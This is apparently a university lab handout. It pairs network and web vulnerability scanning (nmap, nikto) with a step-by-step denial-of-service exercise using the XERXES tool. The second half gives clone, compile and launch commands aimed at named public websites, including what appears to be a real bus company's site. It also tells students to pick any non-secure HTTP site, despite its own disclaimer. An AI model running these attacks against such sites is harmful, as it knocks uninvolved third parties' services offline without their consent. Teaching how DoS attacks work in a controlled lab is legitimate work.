**Lab 7: Risk Management and DDoS Attack Simulation using Kali Linux**

**🎯 Objective:**

1. To **identify and evaluate security risks** using reconnaissance and scanning tools in Kali Linux.
2. To **demonstrate a DDoS attack using XERXES** to understand denial-of-service threats and risk mitigation.
3. To **document findings and reflect on the ethical considerations** of cybersecurity attacks.

**🧪 Lab Title: Risk Assessment and DDoS Attack Simulation on a Non-Secure Target**

**🧵 Scenario:**

You are a cybersecurity analyst tasked with assessing vulnerabilities and evaluating risk in a test environment. After completing vulnerability scanning and risk evaluation, you will simulate a **Distributed Denial of Service (DDoS)** attack on a non-secure (HTTP) test website using **XERXES**, a well-known DoS tool.

This exercise will enhance your understanding of:

* How attackers discover and exploit vulnerabilities
* How denial-of-service attacks affect service availability
* The importance of having **risk management and mitigation strategies**

⚠️ **Disclaimer**: You must only use ethical and legal test environments or instructor-approved HTTP websites. **Do not attack any production or unauthorized websites.**

**🧰 Tools Required:**

* Kali Linux (Latest version)
* Terminal & Firefox browser
* nmap, nikto, XERXES, gcc, git

**📝 Part A: Vulnerability Scanning and Risk Evaluation**

**Step 1: Discover Network Hosts**

bash

CopyEdit

netdiscover

**Step 2: Perform Host Discovery**

bash

CopyEdit

nmap -sn 192.168.1.0/24

**Step 3: Scan Target for Open Ports**

bash

CopyEdit

nmap -sV -O <target-IP>

**Step 4: Web Vulnerability Scan (if HTTP enabled)**

bash

CopyEdit

nikto -h http://<target-IP>

**Step 5: Risk Evaluation**

* Identify at least **3 vulnerabilities**.
* Use CVE databases (<https://cvedetails.com>) to assess CVSS scores.
* Rate the **risk level**: Low / Medium / High.
* Use the formula:

ini

CopyEdit

Risk = Threat × Vulnerability × Asset Value

**🚨 Part B: DDoS Attack Simulation Using XERXES**

**Step 1: Download XERXES**

1. Open Firefox in Kali Linux and visit:

arduino

CopyEdit

https://github.com/XCHADXFAQ77X/XERXES

1. Click on **Code > Copy URL**.
2. Open Terminal and clone the repository:

bash

CopyEdit

git clone https://github.com/XCHADXFAQ77X/XERXES.git

**Step 2: Compile the Tool**

bash

CopyEdit

cd XERXES

ls

gcc xerxes.c -o xerxes

**Step 3: Launch the DDoS Attack**

Run the attack **only on approved/test HTTP sites**:

bash

CopyEdit

./xerxes www.certifiedhacker.com 80

OR

bash

CopyEdit

./xerxes www.kaveribus.in 80

Observe the browser behavior — it should stop responding during the attack.

**Step 4: Stop the Attack**

bash

CopyEdit

Press Ctrl + C

**📄 Submission Requirements:**

* Paste **screenshots of each step**:
  + Scanning commands and outputs
  + Vulnerability list with CVSS score
  + XERXES compilation and attack
* A **risk assessment report** including:
  + Identified vulnerabilities
  + Risk rating table
  + Suggested mitigation strategies
* Short **reflection** (5-6 lines) on:
  + Why ethical hacking is important
  + Potential consequences of real-world DDoS attacks

**Task 3: Distributed Denial of Service (DDoS) Attack using XERXES in Kali Linux**

**Requirements:**

1. Do the assignment individually.
2. Paste the screenshot for each step.
3. You need to find a non-secure (http) website to generate this attack. (Imp: Do not target the secure websites).
4. Tools: Kali Linus, XERXES

**DDoS Attack using XERXES:**

**What is DDOS?**


A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic.

**What is XERXES?**

XERXES is an extremely efficient DoS tool, developed by the hacker The Jester to automate DoS attacks. It provides the capacity to launch multiple independent attacks against several target sites without necessarily requiring a botnet.

**Tasks:**

1. In your kali Firefox browser, open https://github.com/XCHADXFAQ77X/XERXES .
2. Click on code drop down menu and copy the XERXES clone.
3. Now open your kali Linux terminal and type **“git clone (paste the URL)”.** <https://github.com/XCHADXFAQ77X/XERXES.git> Hit enter.
4. This will install it, now type : **“cd Xerxes”** to go to the directory, and type **“ls”** to see what is in there.
5. Next, You Should compile with **GNU GCC** compiler **“gcc xerxes.c -o xerxes”.**
6. To launch the attack type: **“./xerxes www.certifiedhacker.com 80” OR** [**http://www.kaveribus.in/**](http://www.kaveribus.in/)
7. It will start the DDoS attack against [www.certifiedhacker.com](http://www.certifiedhacker.com) , go to the open the website in browser, you will see the website stop responding because it is under attack.
8. To stop the attack, press **“ctrl+c”**.



**\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\* DoS Attack Successful 😊\*\*\*\*\*\*\*\*\*\*\*\*\***

**Note:** DoS/ DDoS Protection tool: Anti DDoS Guardian